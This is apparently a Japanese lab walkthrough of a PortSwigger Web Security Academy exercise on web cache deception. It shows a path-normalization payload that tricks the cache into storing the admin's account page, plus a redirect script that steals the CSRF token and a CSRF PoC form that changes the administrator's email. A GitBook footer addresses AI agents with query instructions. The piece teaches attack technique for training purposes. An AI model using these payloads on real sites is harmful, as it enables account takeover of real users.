> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/web-cache-deception/web-cache-deception-with-exact-match-rules.md).

# 完全一致ルールを使った Web キャッシュの欺瞞

PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。

### Webキャッシュ・ディセプションのための完全一致キャッシュルールの悪用

#### ラボの目的

* ユーザーのメールアドレスを変更する **administrator**.
* 接続可能: **wiener:peter**.
* 区切り文字の一覧が提供されています: Web cache deception lab の区切り文字一覧。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f86c3b90bf71ae73e07c98c47a27ac9341ee78c7%2Fimage%20(72).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 観測されたコンテキスト


* オン **マイアカウント**、メールアドレスを変更するためのフィールドがあります。
* 送信されたリクエストは次のようになります:

```bash
email=test%40test.com&csrf=Bfo2p16Es7RG8W0XBZxAJSuyJKOHbK0a
```


#### 区切り文字のテスト

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6f26b8f823807a40dc938f45973dd196b8de7b21%2Fimage%20(73).png?alt=media" alt=""><figcaption></figcaption></figure>


* リスト内の文字をテストすると、サイトは特に次を受け入れます:
* その **スラッシュ** `;`
* その **クエスチョンマーク** `?`

従来の攻撃はこのラボでは機能しません。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4550863b81a2b926123ac37de6c13cc6de5e4463%2Fimage%20(74).png?alt=media" alt=""><figcaption></figcaption></figure>


#### 隠されたリソースの発見


* から **対象 -> サイトマップ**、使用します **コンテンツを見つける**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5b47e50dcf1e29c09af02668de5b82429cf943fc%2Fimage%20(75).png?alt=media" alt=""><figcaption></figcaption></figure>


* A **robotsファイル。txt** が表示され、\*\*キャッシュ\*\*されます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7a2cfdd0ca2bc5b0120774ceb3206b121152681e%2Fimage%20(76).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 正規化によるキャッシュ受信（正確なパス + 迂回）

目的: 隠されたリソースのように見せて、キャッシュに機密性の高いレスポンスを保存させる。

使用するアプリケーション:

```bash
GET /my-account;/../robots.txt
# エンコード版
GET /my-account;%2f%2e%2e%2frobots.txt
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dc7e444c69c4c7ba8e05e42c57973136217467f7%2Fimage%20(77).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 被害者に送信するエクスプロイト

{% code overflow="wrap" %}

```javascript
<script>
    document.location = "https://0a6200c003095773896516fd00d800d3.web-security-academy.net/my-account;%2f%2e%2e%2frobots.txt";
</script>
```

{% endcode %}


結果:

* 返されたページは次に対応します: **管理者アカウント**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f9f5448a88fea61fdb98b9a3561e76d074de201a%2Fimage%20(78).png?alt=media" alt=""><figcaption></figcaption></figure>

解答では、次を取得します: **CSRFトークン** メールフォームから、例えば次のように:

```html
<input required type="email" name="email" value="">
<input required type="hidden" name="csrf" value="rP2JD7Ik9im0XQi3E4OLwR22dbk6gNr5">
<button class='button' type='submit'> メールアドレスを更新 </button>
```


#### 最終段階の計画

* このトークンを使って次を生成します: **PoC CSRF** 送信するための **POST** へのリクエスト **マイアカウント** メール変更ページに対する、そしてその結果 **administrator** メールアドレス。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d0fdf95cc8d9c20076db569ba67436ac1155398e%2Fimage%20(79).png?alt=media" alt=""><figcaption></figcaption></figure>

```html
<html>
  <!-- CSRF PoC - Burp Suite Professional で生成 -->
  <body>
    <form action="https://0a6200c003095773896516fd00d800d3.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacked&#64;test&#46;com" />
      <input type="hidden" name="csrf" value="rP2JD7Ik9im0XQi3E4OLwR22dbk6gNr5" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/web-cache-deception/web-cache-deception-with-exact-match-rules.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.